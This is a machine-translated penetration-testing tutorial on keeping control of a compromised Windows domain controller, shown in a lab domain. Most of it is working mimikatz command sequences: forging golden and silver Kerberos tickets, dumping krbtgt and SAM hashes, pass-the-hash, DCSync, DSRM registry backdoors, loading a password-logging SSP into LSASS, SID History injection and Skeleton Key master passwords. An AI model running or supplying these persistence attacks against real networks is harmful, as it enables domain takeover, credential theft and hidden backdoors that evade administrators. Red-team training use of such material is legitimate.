In the last article, I talked about maintaining Windows Operating system permissions , After obtaining the permission of the domain controller , Methods of persisting domain controller permissions
gold / Silver notes
First, let's talk about the familiar gold and silver notes
Kerberos authentication
Before learning gold and silver notes , First of all, let's briefly understand what is Kerberos authentication

stay KDC It is divided into two parts :Authentication Service(AS, Authentication service ) and Ticket Granting Service(TGS, Bill authorization service )
Kerberos General process of certification :
When Client Want to visit Server When a service on , You need to go to AS To prove one's identity , After the verification is passed AS One that will be distributed TGT, And then Client Again to TGS To prove one's identity , After the verification is passed TGS Will issue a ST, Last Client towards Server Initiate authentication request , This process is divided into three parts :
Client And AS Interaction ,
Client And TGS Interaction ,
Client And Server Interaction .
Gold note Golden ticket
principle
stay Kerberos Certification in progress ,Client adopt AS( Identity authentication service ) After certification ,AS Will give Client One Logon Session Key and TGT, and Logon Session Key It will not be saved in KDC in ,krbtgt Of NTLM Hash It's fixed again , So just get krbtgt Of NTLM Hash, You can fake it TGT and Logon Session Key To take the next step Client And TGS Interaction . Just with the gold ticket , Just skip. AS verification , You don't have to verify your account and password , So I don't worry about domain management password modification .
The scene and required conditions of forging gold tickets
The use of gold notes is often used in the permission maintenance stage . Suppose that's the case , We've got all the accounts in the domain Hash, Include krbtgt Account , Due to some reasons, you lose the domain management permission , But fortunately, you still have a normal domain user right , As it happens, the administrator forgot to reset when consolidating in the domain krbtgt password , Based on this condition , We can also use this ticket to regain domain administrator rights , utilize krbtgt Of HASH Values can be forged to generate arbitrary TGT(mimikatz), It can bypass the account policy for any user , Let users be members of any group , Can be used for Kerberos Any service certified .
Conditions required
1、 Domain name
2、 Domain SID value
3、 Domain KRBTGT Account number HASH
4、 Forge any user name
( Get the SID and KRBTGT Account number NTLM HASH The premise is that you have obtained the permission of the domain )
Utilization mode
Previous utilization mimikatz The name of the domain obtained when the domain management permission is obtained SID and KRBTGT Account number NTLM HASH
privilege::debug
lsadump::lsa /patch

Now the domain control permission is lost for some reason , But there is also a common domain user
Use... In common domain users mimikatz Generate gold bills .kirbi File and save :
kerberos::golden /user:administrator /domain:hacke.testlab /sid:S-1-5-21-954094320-202977030-1482179831 /krbtgt:ac923e1d7f56e0adf967356b8d41953e /ticket:ticket.kirbi
/user: Need forged domain administrator user
/domain: Domain name
/sid:SID value ,( If you use system commands here, it's like this SID, The last value represents the account number SID value , Note that the last one is removed - Value after !)

/krbtgt:krbtgt Of HASH value
/ticket: Name of generated bill


The second step is to use mimikatz Clear the bill
kerberos::purge   \\ Clear the bill
kerberos::tgt     \\ View bill

The third step is to use mimikatz Import bill
kerberos::ptt ticket.kirbi

Successful visit dc
At this time, try to create a domain managed account , Command executed successfully :
net user aaa [email protected]#qwe123 /add /domain
net group "domain admins" aaa /add/domain


Bank note SILVER TICKET
principle
Silver notes are forged ST.
stay Kerberos The third part of the certification ,Client With ST and Authenticator3 towards Server Request from a service on ,Server Received Client After the request , Through your own Master Key Decrypt ST, In order to gain Session Key. adopt Session Key Decrypt Authenticator3, And then verify the identity of the other party , If the verification is successful, let Client visit server Specified service on .
So we just need to know Server User Hash You can forge a ST, And will not go through KDC, But fake tickets only work for some services .
The conditions required to forge a silver note
1. domain name
2. Domain sid
3. Target server name
4. Available services
5. Service account number NTML HASH
6. Need a fake user name
Use... In domain control mimikatz Get relevant information
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords"


Go back to the account with low permission in the domain
First use mimikatz Clear the bill , Then import forged bills , Specific orders to forge bills :
kerberos::golden /domain:hacke.testlab /sid:S-1-5-21-954094320-202977030-1482179831 /target:DC.hacke.testlab /service:cifs /rc4:2c7f354c971b062e1e42f12a30709a7f /user:aaa /ptt
kerberos::golden /domain: domain name /sid: fill sid /target: Full domain name /service:cifs /rc4: Service account number NTMLHASH /user: user name /ptt
The user name can be written freely

Service types can be selected from the following , Because no TGT Go and apply for ticket, So we can only forge some services


Test it , Successful execution dir \\dc\c$ , And you can create a domain management account , Copy files, etc :

The difference between gold and silver
Different permissions obtained
Gold Ticket : fake TGT, You can get anything Kerberos Access rights of
Bank note : fake ST, Only the specified service can be accessed , Such as CIFS
The certification process is different
Gold Ticket : Same as KDC Interaction , But it's different AS Interaction
Bank note : Different KDC Interaction , Direct access Server
Encryption is different
Gold Ticket : from krbtgt NTLM Hash encryption
Bank note : By the service account NTLM Hash encryption
DSRM Domain backdoor
DSRM Introduce
Directory Services Restore Mode, Chinese name directory service recovery mode
DSRM yes Windows Safe mode startup options for domain controllers in a domain environment . Each domain controller has a local administrator account ( That is to say DSRM account number ). At the beginning of domain environment creation ,DSRM Your password needs to be installed DC Set when , And rarely reset .
In the penetration test , have access to DSRM The account is used to persist the domain environment . Every DC There are DSRM account number ,DSRM The account can be used as the local administrator user of each domain controller , Connect to the domain controller through the network , Then control the domain controller .
Microsoft announced changes DSRM Password method . Open the command line environment on the domain controller , Common commands are described as follows .
ntdsutil //  Get into ntdsutil
set dsrm password //  Set up DSRM Password of the account
reset password on server null //  Recover on the current domain controller DSRM password
//  Enter the new password
//  Re enter the new password
q // sign out DSRM Password setting mode
q //  sign out ntdsutil
If the system version of the domain controller is Windows Server 2008 And above can be DSRM The password is synchronized to the existing domain account password .(Windows Server 2008 Version of the system needs to be installed KB961320 Patch )
ntdsutil // Get into ntdsutil
set dsrm password // Set up DSRM Password of the account
sync from domain account domainusername // send DSRM The password and the specified domainusername Password synchronization for domain users
q // sign out DSRM Password setting mode
q // sign out ntdsutil
Experimental demonstration
Let's say windows server 2012 As an experimental demonstration , Assume that the domain controller has been acquired windows server 2012 Authority , Now perform permission maintenance
see NTLM Hash
Use mimikatz see krbtgt Of NTLM Hash
privilege::debug
lsadump::lsa /patch /name:krbtgt
Check out NTLM by :3904c927824bc89365275bde17a1f115
Then input the following commands respectively , see SAM The name of the local administrator in the file NTLM Hash
token::elevate
lsadump::sam
Check out NTLM by :3f57163975979b7a85ff54a641a63b2d
Sync NTLM Hash
take DSRM Account number and krbtgt Of NTLM Hash Sync
ntdsutil // Get into ntdsutil
set dsrm password // Set up DSRM Password of the account
sync from domain account domainusername // send DSRM The password and the specified domainusername Password synchronization for domain users
q // sign out DSRM Password setting mode
q // sign out ntdsutil

When the display shows that the password has been successfully synchronized , That's all right.

Verify whether it is successful , Use mimikatz Grab... Separately krbtgt Of NTLM Hash and administrator Of NTLM Hash
modify DSRM Login method of account
In the registry HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa newly build DsrmAdminLogonBehavior term (DWORD32 position )

- 0: The default value is , Only when the domain controller restarts and enters DSRM Mode time , Can be used DSRM Administrator account
- 1: Only when local AD、DS When the service stops , Can be used DSRM Log in to the domain controller with the administrator account
- 2: In any case , You can use DSRM Log in to the domain controller with the administrator account
Change this value to 2, So in any case , You can use DSRM Log in to the domain controller with the administrator account
test
Next, use the local administrator account of a domain member machine to test
privilege::debug
sekurlsa::pth /domain:DC /user:administrator /ntlm:3904c927824bc89365275bde17a1f115
After that, a command line window will pop up ,dir Test it , success

Use this terminal to open mimikatz You can do it dcysnc Remote dump krbtgt Of NTLM Hash
lsadump::dcsync /domain:hacke.testlab /dc:dc /user:krbtgt

SSP Maintain domain control authority
SSP Introduce
SSP(Security Support Provider) yes Windows The provider of operating system security mechanism . To put it simply ,SSP It's just one. DLL file , Mainly used to implement Windows The identity authentication function of the operating system
If domain controlled System jurisdiction , You can use this method for persistence operations . Its main principle is :LSA(Local Security Authority) For authentication ;lsass.exe As Windows System process of , For local security and login policies ; At system startup ,SSP Will be loaded into lsass.exe In progress . however , If the attacker is right LSA It has been extended , Customized malicious DLL file , Load it into... When the system starts lsass.exe In progress , You can get lsass.exe Clear text password in process . such , Even if the user changes the password and logs in again , The attacker can still get the new password of the account .
Use mimikatz Will be forged SSP Inject memory
privilege::debug
misc::memssp
As shown in the figure above , We have successfully forged SSP Injected into memory , As long as the domain control user logs in again , Then the password will be recorded in C:\Windows\System32\mimilsa.log in

advantage : This method does not leave binaries in the system ,
shortcoming : But the domain controller restarts , A forgery injected into memory SSP Will lose .
take mimikatz Medium mimilib.dll Put it in the system directory

Modify registry HKEY_LOCAL_MACHINE/System/CurrentControlSet/Control/Lsa Of Security Packages term , Add the following command , Let it load new DLL file "mimilib.dll"
kerberos
msv1_0
schannel
wdigest
tspkg
pku2u
mimilib.dll
After the system restarts ,DLL Will be loaded successfully , The account and password entered by the user when logging in will be recorded in C:\Windows\System32\kiwissp.log in

And open the just mimilsa, There is no password update in it
advantage : Even if the system restarts , It will not affect the persistence effect ;
shortcoming : But the binary files will be left on the target host . Easy to find
SID History Domain backdoor
Speaking of SID You should all be familiar with it , Each user has its own SID, Equivalent to ID card , and SID History It is an attribute that needs to be used during domain migration , The function is to maintain user access during domain migration . In the penetration test , If you have obtained the permission of domain administrator , You can use it mimikatz take SID history As a way to achieve persistence
Let's say windows2012 To test
First create a malicious user testuser, Use powershell Check the user's SID History
 Import-Module activedirectory

 Get-ADUser testuser -Properties sidhistory
You can see that the current user does not SIDHistory Of
Use... On domain controller mimikatz To operate , The domain administrator Administrator Of SID Add to malicious domain users testuser Of SID History Properties of the .
privilege::debug
sid::patch    # Use  sid::patch  The command to repair NTDS service
sid::add /sam:hack /new:Administrator # take Administrator Of SID Add to test Of SID History Properties of the

Next, test to see if you can connect to the domain controller

For this way of safeguarding rights , I was just beginning to think , This is no different from creating an administrator user , And it's troublesome
However, it is found that this user is not in the domain administrator group , But it also has the permission of domain administrator , This reduces the likelihood of discovery
net group "domain admins" /domain

Universal password Skeleton Key
mimikatz Of MISC::Skeleton, stay DC Inject the master key into the (Skeleton Key) To LSASS In progress . This allows all users to use the master key to repair DC Use " Master password ” ( Also known as master key ) And the passwords they usually use to authenticate themselves .

Let's say windows 2012 test
Used in domain controllers mimikatz Inject Skeleton Key
privilege::debug
misc::skeleton
System prompt Skeleton Key Has been injected successfully . here , One will be added to all accounts in the domain Skeleton Key The default password is “ mimikatz". Next , As any user in the domain , Cooperate with this Skeleton Key, Intra domain authentication authorization has been performed
Test with low privileged users
net use \\dc\ipc$ "mimikatz" /user:administrator


